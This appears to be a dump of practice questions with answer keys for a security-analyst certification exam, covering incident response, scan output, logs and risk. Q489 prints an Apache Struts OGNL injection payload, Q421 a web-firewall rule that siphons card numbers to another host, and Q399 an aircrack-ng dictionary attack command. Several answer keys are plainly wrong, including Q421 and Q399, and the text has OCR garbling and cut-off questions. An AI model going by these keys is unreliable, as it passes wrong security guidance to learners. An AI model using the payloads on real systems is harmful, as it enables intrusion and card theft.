A cybersecurity analyst is contributing to a team hunt on an organization's endpoints. Which of the following should the analyst do FIRST?

- A. Write detection logic.
- B. Establish a hypothesis.
- C. Profile the threat actors and activities.
- D. Perform a process analysis.

**Answer:** C

#### Explanation:

Reference: <https://www.cybereason.com/blog/blog-the-eight-steps-to-threat-hunting>

#### NEW QUESTION 377

- (Exam Topic 1)



During a cyber incident, which of the following is the BEST course of action?

- A. Switch to using a pre-approved, secure, third-party communication system.
- B. Keep the entire company informed to ensure transparency and integrity during the incident.
- C. Restrict customer communication until the severity of the breach is confirmed.
- D. Limit communications to pre-authorized parties to ensure response efforts remain confidential.

**Answer:** D

#### NEW QUESTION 378

- (Exam Topic 1)

The help desk noticed a security analyst that emails from a new email server are not being sent out. The new email server was recently added to the existing ones. The analyst runs the following command on the new server.

```
nslookup -type=txt exampledomain.org  
  
"v=spf1 ip4:72.56.48.0/28 -all"  
...
```

Given the output, which of the following should the security analyst check NEXT?

- A. The DNS name of the new email server
- B. The version of SPF that is being used
- C. The IP address of the new email server
- D. The DMARC policy

**Answer:** A

#### NEW QUESTION 379

- (Exam Topic 1)

A small electronics company decides to use a contractor to assist with the development of a new FPGA-based device. Several of the development phases will occur off-site at the contractor's labs.

Which of the following is the main concern a security analyst should have with this arrangement?

- A. Making multiple trips between development sites increases the chance of physical damage to the FPGAs.
- B. Moving the FPGAs between development sites will lessen the time that is available for security testing.
- C. Development phases occurring at multiple sites may produce change management issues.
- D. FPGA applications are easily cloned, increasing the possibility of intellectual property theft.

**Answer:** C

#### Explanation:

Reference: <https://www.eetimes.com/how-to-protect-intellectual-property-in-fpgas-devices-part-1/#>

#### NEW QUESTION 384

- (Exam Topic 1)

A compliance officer of a large organization has reviewed the firm's vendor management program but has discovered there are no controls defined to evaluate third-party risk or hardware source authenticity. The compliance officer wants to gain some level of assurance on a recurring basis regarding the implementation of controls by third parties.

Which of the following would BEST satisfy the objectives defined by the compliance officer? (Choose two.)

- A. Executing vendor compliance assessments against the organization's security controls
- B. Executing NDAs prior to sharing critical data with third parties
- C. Soliciting third-party audit reports on an annual basis
- D. Maintaining and reviewing the organizational risk assessment on a quarterly basis
- E. Completing a business impact assessment for all critical service providers
- F. Utilizing DLP capabilities at both the endpoint and perimeter levels

**Answer:** AC

#### NEW QUESTION 387

- (Exam Topic 1)

A security analyst implemented a solution that would analyze the attacks that the organization's firewalls failed to prevent. The analyst used the existing systems to enact the solution and executed the following command.

```
Sudo nc -1 -v -c maildemon . py 25 caplog, txt
```

Which of the following solutions did the analyst implement?

- A. Log collector
- B. Crontab mail script
- C. Snikhole
- D. Honeypot

**Answer:** A

#### NEW QUESTION 389

- (Exam Topic 1)

A security analyst is investigating a system compromise. The analyst verifies the system was up to date on OS patches at the time of the compromise. Which of the following describes the type of vulnerability that was MOST likely exploited?

- A. Insider threat

- B. Buffer overflow
- C. Advanced persistent threat
- D. Zero day

**Answer:** D

#### NEW QUESTION 391

- (Exam Topic 1)

A cybersecurity analyst is reading a daily intelligence digest of new vulnerabilities. The type of vulnerability that should be disseminated FIRST is one that:

- A. enables remote code execution that is being exploited in the wild.
- B. enables data leakage but is not known to be in the environment
- C. enables lateral movement and was reported as a proof of concept
- D. affected the organization in the past but was probably contained and eradicated

**Answer:** C

#### NEW QUESTION 393

- (Exam Topic 1)

A security team wants to make SaaS solutions accessible from only the corporate campus. Which of the following would BEST accomplish this goal?

- A. Geofencing
- B. IP restrictions
- C. Reverse proxy
- D. Single sign-on

**Answer:** A

#### Explanation:

Reference: <https://bluedot.io/library/what-is-geofencing/>

#### NEW QUESTION 398

- (Exam Topic 1)

A security analyst is supporting an embedded software team. Which of the following is the BEST recommendation to ensure proper error handling at runtime?

- A. Perform static code analysis.
- B. Require application fuzzing.
- C. Enforce input validation
- D. Perform a code review

**Answer:** B

#### NEW QUESTION 399

- (Exam Topic 1)

The help desk provided a security analyst with a screenshot of a user's desktop:

```
$ aircrack-ng -e AHT4 -w dictionary.txt wpa2.pcapdump
Opening wpa2.pcapdump
Read 6396 packets.
Opening wpa2.pcapdump
Reading packets, please wait...
```

For which of the following is aircrack-ng being used?

- A. Wireless access point discovery
- B. Rainbow attack
- C. Brute-force attack
- D. PCAP data collection

**Answer:** B

#### NEW QUESTION 403

- (Exam Topic 1)

A security analyst is investigating a compromised Linux server. The analyst issues the ps command and receives the following output.

```
1286  ?    Ss   0:00  /usr/sbin/cupsd -f
1287  ?    Ss   0:00  /usr/sbin/httpd
1297  ?    Ssl  0:00  /usr/bin/libvirtd
1301  ?    Ss   0:00  ./usr/sbin/sshd -D
1308  ?    Ss   0:00  /usr/sbin/atd -f
```

Which of the following commands should the administrator run NEXT to further analyze the compromised system?

- A. strace /proc/1301
- B. rpm -V openash-server
- C. /bin/ls -l /proc/1301/exe
- D. kill -9 1301

**Answer:** A

#### NEW QUESTION 408

- (Exam Topic 1)

An information security analyst is compiling data from a recent penetration test and reviews the following output:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-01 16:06 UTC
Nmap scan report for 10.79.95.173.rdns.datacenters.com (10.79.95.173)
Host is up (0.026s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
22/tcp    open  ssh      SilverShield sshd (protocol 2.0)
80/tcp    open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
443/tcp   open  https?
691/tcp   open  resvc?
5060/tcp  open  sip      Barracuda NG Firewall (Status: 200 OK)
Nmap done: 1 IP address (1 host up) scanned in 158.22 seconds
```

The analyst wants to obtain more information about the web-based services that are running on the target. Which of the following commands would MOST likely provide the needed information?

- A. ping -t 10.79.95.173.rdns.datacenters.com
- B. telnet 10.79.95.173 443
- C. ftpd 10.79.95.173.rdns.datacenters.com 443
- D. traceroute 10.79.95.173

**Answer: B**

#### NEW QUESTION 412

- (Exam Topic 1)

For machine learning to be applied effectively toward security analysis automation, it requires.

- A. relevant training data.
- B. a threat feed API.
- C. a multicore, multiprocessor system.
- D. anomalous traffic signatures.

**Answer: A**

#### NEW QUESTION 417

- (Exam Topic 1)

A security analyst suspects a malware infection was caused by a user who downloaded malware after clicking `http://<malwaresource>/A.php` in a phishing email. To prevent other computers from being infected by the same malware variation, the analyst should create a rule on the.

- A. email server that automatically deletes attached executables.
- B. IDS to match the malware sample.
- C. proxy to block all connections to `<malwaresource>`.
- D. firewall to block connection attempts to dynamic DNS hosts.

**Answer: C**

#### NEW QUESTION 421

- (Exam Topic 1)

A security analyst was alerted to a file integrity monitoring event based on a change to the `vhost-payments.c` file. The output of the `diff` command against the known-good backup reads as follows

```
SecRule ARGS:Card "@rx ([0-9]+)" "id:123456,pass,capture,proxy:https://10.0.0.128/%{matched_var},nolog,noauditlog"
```

Which of the following MOST likely occurred?

- A. The file was altered to accept payments without charging the cards
- B. The file was altered to avoid logging credit card information
- C. The file was altered to verify the card numbers are valid.
- D. The file was altered to harvest credit card numbers

**Answer: A**

#### NEW QUESTION 424

- (Exam Topic 1)

A system is experiencing noticeably slow response times, and users are being locked out frequently. An analyst asked for the system security plan and found the system comprises two servers: an application server in the DMZ and a database server inside the trusted domain. Which of the following should be performed NEXT to investigate the availability issue?

- A. Review the firewall logs.
- B. Review syslogs from critical servers.
- C. Perform fuzzing.
- D. Install a WAF in front of the application server.

**Answer: B**

#### NEW QUESTION 426



- (Exam Topic 1)

A security analyst needs to reduce the overall attack surface.

Which of the following infrastructure changes should the analyst recommend?

- A. Implement a honeypot.
- B. Air gap sensitive systems.
- C. Increase the network segmentation.
- D. Implement a cloud-based architecture.

**Answer: B**

**Explanation:**

Reference: <https://www.securitymagazine.com/articles/89283-ways-to-reduce-your-attack-surface>

#### NEW QUESTION 427

- (Exam Topic 1)

Joe, a penetration tester, used a professional directory to identify a network administrator and ID administrator for a client's company. Joe then emailed the network administrator, identifying himself as the ID administrator, and asked for a current password as part of a security exercise. Which of the following techniques were used in this scenario?

- A. Enumeration and OS fingerprinting
- B. Email harvesting and host scanning
- C. Social media profiling and phishing
- D. Network and host scanning

**Answer: C**

#### NEW QUESTION 429

- (Exam Topic 1)

A large amount of confidential data was leaked during a recent security breach. As part of a forensic investigation, the security team needs to identify the various types of traffic that were captured between two compromised devices.

Which of the following should be used to identify the traffic?

- A. Carving
- B. Disk imaging
- C. Packet analysis
- D. Memory dump
- E. Hashing

**Answer: C**

#### NEW QUESTION 431

- (Exam Topic 1)

A security analyst is evaluating two vulnerability management tools for possible use in an organization. The analyst set up each of the tools according to the respective vendor's instructions and generated a report of vulnerabilities that ran against the same target server.

Tool A reported the following:

```
The target host (192.168.10.13) is missing the following patches:  
CRITICAL KB50227328: Windows Server 2016 June 2019 Cumulative Update  
CRITICAL KB50255293: Windows Server 2016 July 2019 Cumulative Update  
HIGH MS19-055: Cumulative Security Update for Edge (2863871)
```

Tool B reported the following:

```
Methods GET HEAD OPTIONS POST TRACE are allowed on 192.168.10.13:80  
192.168.10.13:443 uses a self-signed certificate  
Apache 4.2.x < 4.2.28 Contains Multiple Vulnerabilities
```

Which of the following BEST describes the method used by each tool? (Choose two.)

- A. Tool A is agent based.
- B. Tool A used fuzzing logic to test vulnerabilities.
- C. Tool A is unauthenticated.
- D. Tool B utilized machine learning technology.
- E. Tool B is agent based.
- F. Tool B is unauthenticated.

**Answer: CE**

#### NEW QUESTION 436

- (Exam Topic 1)

After a breach involving the exfiltration of a large amount of sensitive data a security analyst is reviewing the following firewall logs to determine how the breach occurred:

```
3-10-2019 10:23:22 FROM 192.168.1.10:3243 TO 10.10.10.5:53 PERMIT UDP 143 BYTES  
3-10-2019 10:23:24 FROM 192.168.1.12:1076 TO 10.10.35.221:80 PERMIT TCP 100 BYTES  
3-10-2019 10:23:25 FROM 192.168.1.1:1244 TO 10.10.1.1:22 DENY TCP 1 BYTES  
3-10-2019 10:23:26 FROM 192.168.1.12:1034 TO 10.10.10.5:53 PERMIT UDP 5.3M BYTES  
3-10-2019 10:23:29 FROM 192.168.1.10:4311 TO 10.10.200.50:3389 DENY TCP 1 BYTES  
3-10-2019 10:23:30 FROM 192.168.1.193:2356 TO 10.10.50.199:25 PERMIT TCP 20K BYTES
```

Which of the following IP addresses does the analyst need to investigate further?

- A. 192.168.1.1
- B. 192.168.1.10
- C. 192.168.1.12
- D. 192.168.1.193

**Answer:** C

#### NEW QUESTION 441

- (Exam Topic 1)

An analyst is participating in the solution analysis process for a cloud-hosted SIEM platform to centralize log monitoring and alerting capabilities in the SOC. Which of the following is the BEST approach for supply chain assessment when selecting a vendor?

- A. Gather information from providers, including datacenter specifications and copies of audit reports.
- B. Identify SLA requirements for monitoring and logging.
- C. Consult with senior management for recommendations.
- D. Perform a proof of concept to identify possible solutions.

**Answer:** D

#### NEW QUESTION 446

- (Exam Topic 1)

A security analyst has discovered trial developers have installed browsers on all development servers in the company's cloud infrastructure and are using them to browse the Internet. Which of the following changes should the security analyst make to BEST protect the environment?

- A. Create a security rule that blocks Internet access in the development VPC
- B. Place a jumpbox m between the developers' workstations and the development VPC
- C. Remove the administrator profile from the developer user group in identity and access management
- D. Create an alert that is triggered when a developer installs an application on a server

**Answer:** A

#### NEW QUESTION 450

- (Exam Topic 3)

A company's security team recently discovered a number of workstations that are at the end of life. The workstation vendor informs the team that the product is no longer supported and patches are no longer available. The company is not prepared to cease its use of these workstations. Which of the following would be the BEST method to protect these workstations from threats?

- A. Deploy whitelisting to the identified workstations to limit the attack surface
- B. Determine the system process cntcalrty and document it
- C. Isolate the workstations and air gap them when it is feasible
- D. Increase security monitoring on the workstations

**Answer:** C

#### NEW QUESTION 455

- (Exam Topic 3)

Which of the following are considered PII by themselves? (Select TWO).

- A. Government ID
- B. Job title
- C. Employment start date
- D. Birth certificate
- E. Employer address
- F. Mother's maiden name

**Answer:** AD

#### NEW QUESTION 459

- (Exam Topic 3)

An analyst is reviewing the output from some recent network enumeration activities. The following entry relates to a target on the network:

```
Nmap scan report for 10-112-75-1.biz.bhn.net (10.112.75.1)
Host is up (0.046s latency).
Not shown: 97 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      FileZilla ftpd
80/tcp    open  http     Microsoft IIS httpd 7.5
8443/tcp  open  ssl/http SonicWALL firewall http config
Device type: broadband router|WAP|general purpose|VoIP phone| storage-misc
Running (JUST GUESSING): Asus embedded (89%), Linux 2.6.X|2.4.X (89%),
OpenBSD 4.X (87%), FreeBSD 5.X (87%), Digium embedded (87%), HP embedded (87%)
OS CPE: cpe:/h:asus:rt-ac66u cpe:/o:linux:linux_kernel:2.6 cpe:/h:asus:rt-n16 cpe:/o:linux:linux_kernel:2.4
cpe:/o:openbsd:openbsd:4.3 cpe:/o:freebsd:freebsd:5.4 cpe:/h:digium:d70 cpe:/h:hp:p2000_g3
Aggressive OS guesses: Asus RT-AC66U router (Linux 2.6) (89%), Asus RT-N16 WAP (Linux 2.6) (89%), Asus RT-N66U WAP (Linux 2.6)
(89%), Tomato 1.28 (Linux 2.6.22) (89%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (89%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34)
(88%), OpenWrt White Russian 0.9 (Linux 2.4.30) (88%), OpenBSD 4.3 (87%), FreeBSD 5.4-RELEASE (87%), Digium D70 IP phone (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; Device: firewall; CPE: cpe:/o:microsoft:windows
```

Based on the above output, which Of the following tools or techniques is MOST likely being used?

- A. Web application firewall
- B. Port triggering
- C. Intrusion prevention system
- D. Port isolation
- E. Port address translation

**Answer: A**

#### NEW QUESTION 462

- (Exam Topic 3)

A Chief Executive Officer (CEO) is concerned the company will be exposed to data sovereignty issues as a result of some new privacy regulations to help mitigate this risk. The Chief Information Security Officer (CISO) wants to implement an appropriate technical control. Which of the following would meet the requirement?

- A. Data masking procedures
- B. Enhanced encryption functions
- C. Regular business impact analysis functions
- D. Geographic access requirements

**Answer: D**

#### Explanation:

Data Sovereignty means that data is subject to the laws and regulations of the geographic location where that data is collected and processed. Data sovereignty is a country-specific requirement that data must remain within the borders of the jurisdiction where it originated. At its core, data sovereignty is about protecting sensitive, private data and ensuring it remains under the control of its owner. You're only worried about that if you're in multiple locations. .

<https://www.virtu.com/blog/gdpr-data-sovereignty-matters-globally>

#### NEW QUESTION 464

- (Exam Topic 3)

A security analyst discovers suspicious host activity while performing monitoring activities. The analyst pulls a packet capture for the activity and sees the following:

Date/time	Destination	Protocol	Host	Info
2020-08-20	92.168.4.52	HTTP	utoftor.com	POST /210/gate.php HTTP/1.1 (Application/octet-stream)

Follow TCP stream:

```
POST /210/gate.php HTTP/1.1
Cache-control: no-cache
Connection: close
Pragma: no-cache
Content-Type: application/octet-stream
User-Agent: Mozilla/4.0
Host: utoftor.com
Ss.0.k..4.4.RQA.6...HTTP/1.1 200 OK
Server: nginx/1.6.2
-
```

Which of the following describes what has occurred?

- A. The host attempted to download an application from utoftor.com.
- B. The host downloaded an application from utoftor.com.
- C. The host attempted to make a secure connection to utoftor.com.
- D. The host rejected the connection from utoftor.co

**Answer: B**

#### Explanation:

This is based from the Info "(Application/octet-stream) <https://isotropic.co/what-is-octet-stream/>



"Connection: close" mean when used in the response message? Bookmark this question. Show activity on this post. When the client uses the Connection: close header in the request message, this means that it wants the server to close the connection after sending the response message. 200 OK is the most common HTTP status code. It generally means that the HTTP request succeeded. <https://evertpot.com/http/200-ok>  
<https://evertpot.com/http/200-ok>

#### NEW QUESTION 468

- (Exam Topic 3)

At which of the following phases of the SDLC should security FIRST be involved?

- A. Design
- B. Maintenance
- C. Implementation
- D. Analysis
- E. Planning
- F. Testing

**Answer: A**

#### NEW QUESTION 471

- (Exam Topic 3)

During an incident investigation, a security analyst discovers the web server is generating an unusually high volume of logs. The analyst observes the following response codes:

- 20% of the logs are 403
- 20% of the logs are 404
- 50% of the logs are 200
- 10% of the logs are other codes

The server generates 2MB of logs on a daily basis, and the current day log is over 200MB. Which of the following commands should the analyst use to identify the source of the activity?

- A. `cat access_log | grep " 403 "`
- B. `cat access_log | grep " 200 "`
- C. `cat access_log | grep " 100 "`
- D. `cat access_log | grep " 4 04 "`
- E. `cat access_log | grep " 204 "`

**Answer: B**

#### NEW QUESTION 472

- (Exam Topic 3)

An IT security analyst has received an email alert regarding vulnerability within the new fleet of vehicles the company recently purchased. Which of the following attack vectors is the vulnerability MOST likely targeting?

- A. SCADA
- B. CAN bus
- C. Modbus
- D. IoT

**Answer: D**

#### NEW QUESTION 475

- (Exam Topic 3)

An organization has the following risk mitigation policy:

Risks with a probability of 95% or greater will be addressed before all others regardless of the impact. All other prioritization will be based on risk value.

The organization has identified the following risks:

Risk	Probability	Impact
A	95%	\$110,000
B	99%	\$100,000
C	50%	\$120,000
D	90%	\$50,000

Which of the following is the order of priority for risk mitigation from highest to lowest?

- A. A, B, D, C
- B. A, B, C, D
- C. D, A, B, C
- D. D, A, C, B

**Answer: D**

#### NEW QUESTION 480

- (Exam Topic 3)

A company frequently experiences issues with credential stuffing attacks. Which of the following is the BEST control to help prevent these attacks from being successful?

- A. SIEM
- B. IDS
- C. MFA

D. TLS

Answer: C

NEW QUESTION 483

- (Exam Topic 3)

An organization has a policy that requires servers to be dedicated to one function and unneeded services to be disabled. Given the following output from an Nmap scan of a web server:

```
Starting Nmap 5.10 (https://nmap.org) at 2020-01-11 17:43 Interesting ports on 192.168.10.3:
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
1433/tcp  open  sql
```

Which of the following ports should be closed?

- A. 22
- B. 80
- C. 443
- D. 1433

Answer: D

Explanation:

"servers to be dedicated to one function..." http/s and SQL are two functions. I will select D, but agree with folks that the question is horribly written, and the person who wrote it was most likely drunk.

NEW QUESTION 485

- (Exam Topic 3)

A security analyst is concerned the number of security incidents being reported has suddenly gone down. Daily business interactions have not changed, and no following should the analyst review FIRST?

- A. The DNS configuration
- B. Privileged accounts
- C. The IDS rule set
- D. The firewall ACL

Answer: C

NEW QUESTION 487

- (Exam Topic 3)

A new variant of malware is spreading on the company network using TCP 443 to contact its command-and-control server. The domain name used for callback continues to change, and the analyst is unable to predict future domain name variance. Which of the following actions should the analyst take to stop malicious communications with the LEAST disruption to service?

- A. Implement a sinkhole with a high entropy level
- B. Disable TCP/53 at the perimeter firewall
- C. Block TCP/443 at the edge router
- D. Configure the DNS forwarders to use recursion

Answer: A

NEW QUESTION 489

- (Exam Topic 3)

A security analyst at example.com receives a SIEM alert for an IDS signature and reviews the associated packet capture and TCP stream:

Packet capture:

Source	Destination	Protocol	Length	Info
203.0.113.15	192.168.100.56	TCP	1016	60100 > 80 [PSH, ACK] Seq=1 Ack=1 Win=229 Len=946 TSval=419499016 TSecr=668384771 [TCP segment of a reassembled PDU]

TCP stream:

```
GET /admin/auth/Register.do HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
connection: close
content-type: <((#test='multipart/form-data')).(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#ros=
(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()).(#ros.println(31337*31337)).(#ros.flush()))
host: connect.example.local
iv-user: Unauthenticated
user-agent: Security Operations Center; X-SOC-Scan (soc@example.com):
via: HTTP/1.1 revproxy.dns.example.local:443
iv_server_name: connect-webseald-revproxy.dns.example.local
X-
```

Which of the following actions should the security analyst take NEXT?

- A. Review the known Apache vulnerabilities to determine if a compromise actually occurred
- B. Contact the application owner for connect.example.local for additional information
- C. Mark the alert as a false positive scan coming from an approved source.
- D. Raise a request to the firewall team to block 203.0.113.15.

**Answer: D**

#### NEW QUESTION 492

- (Exam Topic 3)

An organization is adopting IoT devices at an increasing rate and will need to account for firmware updates in its vulnerability management programs. Despite the number of devices being deployed, the organization has only focused on software patches so far, leaving hardware-related weaknesses open to compromise. Which of the following best practices will help the organization to track and deploy trusted firmware updates as part of its vulnerability management programs?

- A. Utilize threat intelligence to guide risk evaluation activities and implement critical updates after proper testing.
- B. Apply all firmware updates as soon as they are released to mitigate the risk of compromise.
- C. Determine an annual patch cadence to ensure all patching occurs at the same time.
- D. Implement an automated solution that detects when vendors release firmware updates and immediately deploy updates to production.

**Answer: D**

#### NEW QUESTION 496

- (Exam Topic 3)

A security administrator needs to provide access from partners to an isolated laboratory network inside an organization that meets the following requirements:

- The partners' PCs must not connect directly to the laboratory network.
  - The tools the partners need to access while on the laboratory network must be available to all partners
  - The partners must be able to run analyses on the laboratory network, which may take hours to complete
- Which of the following capabilities will MOST likely meet the security objectives of the request?

- A. Deployment of a jump box to allow access to the laboratory network and use of VDI in persistent mode to provide the necessary tools for analysis
- B. Deployment of a firewall to allow access to the laboratory network and use of VDI in non-persistent mode to provide the necessary tools for analysis
- C. Deployment of a firewall to allow access to the laboratory network and use of VDI in persistent mode to provide the necessary tools for analysis
- D. Deployment of a jump box to allow access to the laboratory network and use of VDI in non-persistent mode to provide the necessary tools for analysis

**Answer: C**

#### NEW QUESTION 498

- (Exam Topic 3)

During a review of the vulnerability scan results on a server, an information security analyst notices the following:

```
'Vulnerable' cipher suites accepted by this service via the TLSv1.0 protocol:
TLS_RSA_WITH_3DES_EDE_CBC_SHA (SWEET32)
'Vulnerable' cipher suites accepted by this service via the TLSv1.1 protocol:
TLS_RSA_WITH_3DES_EDE_CBC_SHA (SWEET32)
'Vulnerable' cipher suites accepted by this service via the TLSv1.2 protocol:
TLS_RSA_WITH_3DES_EDE_CBC_SHA (SWEET32)
```

The MOST appropriate action for the analyst to recommend to developers is to change the web server so:

- A. It only accepts TLSv1.2
- B. It only accepts cipher suites using AES and SHA
- C. It no longer accepts the vulnerable cipher suites
- D. SSL/TLS is offloaded to a WAF and load balancer

**Answer: C**

#### NEW QUESTION 500

- (Exam Topic 3)

During an incident response procedure, a security analyst collects a hard drive to analyze a possible vector of compromise. There is a Linux swap partition on the hard drive that needs to be checked. Which of the following should the analyst use to extract human-readable content from the partition?



- A. strings
- B. head
- C. fsstat
- D. dd

**Answer:** A

#### NEW QUESTION 503

- (Exam Topic 3)

While conoXicting a cloud assessment, a security analyst performs a Prowler scan, which generates the following within the report:

```
7.74 [extra774] Ensure credentials unused for 30 days or greater are disabled
PASS! User admin has logged into the console in the past 30 days
PASS! User SecOps has logged into the console in the past 30 days
INFO! User CloudDev has not used access key 1 since creation
FAIL! User BusinessUsr has never used access key 1 and not rotated it in 30 days
PASS! No users found with access key 2 enabled
```

Based on the Prowler report, which of the following is the BEST recommendation?

- A. Delete Cloud Dev access key 1
- B. Delete BusinessUsr access key 1.
- C. Delete access key 1.
- D. Delete access key 2.

**Answer:** D

#### NEW QUESTION 504

- (Exam Topic 3)

A Chief Information Security Officer has asked for a list of hosts that have critical and high-severity findings as referenced in the CVE database. Which of the following tools would produce the assessment output needed to satisfy this request?

- A. Nessus
- B. Nikto
- C. Fuzzer
- D. Wireshark
- E. Prowler

**Answer:** A

#### NEW QUESTION 509

- (Exam Topic 3)

industry partners from critical infrastructure organizations were victims of attacks on their SCADA devices. The attacks used privilege escalation to gain access to SCADA administration and access management solutions would help to mitigate this risk?

- A. Multifactor authentication
- B. Manual access reviews
- C. Endpoint detection and response
- D. Role-based access control

**Answer:** C

#### NEW QUESTION 514

- (Exam Topic 3)

Which of the following BEST explains the function of a managerial control?

- A. To help design and implement the security planning, program development, and maintenance of the security life cycle
- B. To guide the development of training, education, security awareness programs, and system maintenance
- C. To create data classification, risk assessments, security control reviews, and contingency planning
- D. To ensure tactical design, selection of technology to protect data, logical access reviews, and the implementation of audit trails

**Answer:** C

#### Explanation:

Managerial controls are procedural mechanisms that focus on the mechanics of the risk management process. Examples of administrative controls include periodic risk assessments, security planning exercises, and the incorporation of security into the organization's change management, service acquisition, and project management practices

#### NEW QUESTION 518

- (Exam Topic 3)

A software developer is correcting the error-handling capabilities of an application following the initial coding of the fix. Which of the following would the software developer MOST likely performed to validate the code prior to pushing it to production?

- A. Web-application vulnerability scan
- B. Static analysis
- C. Packet inspection
- D. Penetration test

**Answer:** B

**NEW QUESTION 523**

- (Exam Topic 3)

A security team has begun updating the risk management plan incident response plan and system security plan to ensure compliance with security review guidelines Which of the (ollowing can be executed by internal managers to simulate and validate the proposed changes'?

- A. Internal management review
- B. Control assessment
- C. Tabletop exercise
- D. Peer review

**Answer: B**

**NEW QUESTION 527**

- (Exam Topic 3)

A security officer needs to find the most cost-effective solution to the current data privacy and protection gap found in the last security assessment. Which of the following is the BEST recommendation?

- A. Require users to sign NDAs
- B. Create a data minimization plan.
- C. Add access control requirements.
- D. Implement a data loss prevention solution.

**Answer: B**

**NEW QUESTION 530**

- (Exam Topic 3)

Which of the following organizational initiatives would be MOST impacted by data severignty issues?

- A. Moving to a cloud-based environment
- B. Migrating to locally hosted virtual servers
- C. Implementing non-repudiation controls
- D. Encrypting local database queries

**Answer: A**

**NEW QUESTION 532**

- (Exam Topic 3)

A security analyst is deploying a new application in the environment. The application needs to be integrated with several existing applications that contain SPI Pnor to the deployment, the analyst should conduct:

- A. a tabletop exercise
- B. a business impact analysis
- C. a PCI assessment
- D. an application stress test.

**Answer: B**

**NEW QUESTION 534**

- (Exam Topic 3)

After detecting possible malicious external scanning, an internal vulnerability scan was performed, and a critical server was found with an outdated version of JBoss. A legacy application that is running depends on that version of JBoss. Which of the following actions should be taken FIRST to prevent server compromise and business disruption at the same time?

- A. Make a backup of the server and update the JBoss server that is running on it.
- B. Contact the vendor for the legacy application and request an updated version.
- C. Create a proper DMZ for outdated components and segregate the JBoss server.
- D. Apply visualization over the server, using the new platform to provide the JBoss service for the legacy application as an external service.

**Answer: C**

**Explanation:**

What is that application for? "The DMZ is a special network zone designed to house systems that receive connections from the outside world, such as web and email servers. Sound firewall designs place these systems on an isolated network where, if they become compromised, they pose little threat to the internal network because connections between the DMZ and the internal network must still pass through the firewall and are subject to its security policy"

**NEW QUESTION 535**

- (Exam Topic 3)

Which of the following is a reason to use a nsk-based cybersecurity framework?

- A. A risk-based approach always requires quantifying each cyber nsk faced by an organization
- B. A risk-based approach better allocates an organization's resources against cyberthreats and vulnerabilities
- C. A risk-based approach is driven by regulatory compliance and es required for most organizations
- D. A risk-based approach prioritizes vulnerability remediation by threat hunting and other qualitative-based processes

**Answer: B**

**NEW QUESTION 537**

- (Exam Topic 3)

A security analyst is scanning the network to determine if a critical security patch was applied to all systems in an enterprise. The Organization has a very low tolerance for risk when it comes to resource availability. Which of the following is the BEST approach for configuring and scheduling the scan?

- A. Make sure the scan is credentialed, covers all hosts in the patch management system, and is scheduled during business hours so it can be terminated if it affects business operations.
- B. Make sure the scan is uncredentialed, covers all hosts in the patch management system, and is scheduled during business hours so it has the least impact on operations.
- C. Make sure the scan is credentialed, has the latest software and signature versions, covers all external hosts in the patch management system and is scheduled during off-business hours so it has the least impact on operations.
- D. Make sure the scan is credentialed, uses a known plug-in set, scans all host IP addresses in the enterprise, and is scheduled during off-business hours so it has the least impact on operations.

**Answer:** D

**NEW QUESTION 539**

- (Exam Topic 3)

A cyber-security analyst is implementing a new network configuration on an existing network access layer to prevent possible physical attacks. Which of the following BEST describes a solution that would apply and cause fewer issues during the deployment phase?

- A. Implement port security with one MAC address per network port of the switch.
- B. Deploy network address protection with DHCP and dynamic VLANs.
- C. Configure 802.1X and EAPOL across the network
- D. Implement software-defined networking and security groups for isolation

**Answer:** A

**NEW QUESTION 541**

- (Exam Topic 3)

An online gaming company was impacted by a ransomware attack. An employee opened an attachment that was received via an SMS attack on a company-issued mobile device while connected to the network. Which of the following actions would help during the forensic analysis of the mobile device? (Select TWO).

- A. Resetting the phone to factory settings
- B. Rebooting the phone and installing the latest security updates
- C. Documenting the respective chain of custody
- D. Uninstalling any potentially unwanted programs
- E. Performing a memory dump of the mobile device for analysis
- F. Unlocking the device by browsing the eFuse

**Answer:** CE

**NEW QUESTION 542**

- (Exam Topic 3)

A consultant evaluating multiple threat intelligence leads to assess potential risks for a client. Which of the following is the BEST approach for the consultant to consider when modeling the client's attack surface?

- A. Ask for external scans from industry peers, look at the open ports, and compare information with the client.
- B. Discuss potential tools the client can purchase to reduce the likelihood of an attack.
- C. Look at attacks against similar industry peers and assess the probability of the same attacks happening.
- D. Meet with the senior management team to determine if funding is available for recommended solutions.

**Answer:** C

**NEW QUESTION 547**

- (Exam Topic 3)

A security analyst is correlating, ranking, and enriching raw data into a report that will be interpreted by humans or machines to draw conclusions and create actionable recommendations. Which of the following steps in the intelligence cycle is the security analyst performing?

- A. Analysis and production
- B. Processing and exploitation
- C. Dissemination and evaluation
- D. Data collection
- E. Planning and direction

**Answer:** A

**Explanation:**

Analysis is a human process that turns processed information into intelligence that can inform decisions. Depending on the circumstances, the decisions might involve whether to investigate a potential threat, what actions to take immediately to block an attack, how to strengthen security controls, or how much investment in additional security resources is justified. <https://www.recordedfuture.com/threat-intelligence-lifecycle-phases>

**NEW QUESTION 552**

- (Exam Topic 3)

A routine vulnerability scan detected a known vulnerability in a critical enterprise web application. Which of the following would be the BEST next step?

- A. Submit a change request to have the system patched
- B. Evaluate the risk and criticality to determine if further action is necessary



- C. Notify a manager of the breach and initiate emergency procedures.
- D. Remove the application from production and Inform the users.

**Answer:** A

#### NEW QUESTION 554

- (Exam Topic 3)

During the threat modeling process for a new application that a company is launching, a security analyst needs to define methods and items to take into consideration. Which of the following are part of a known threat modeling method?

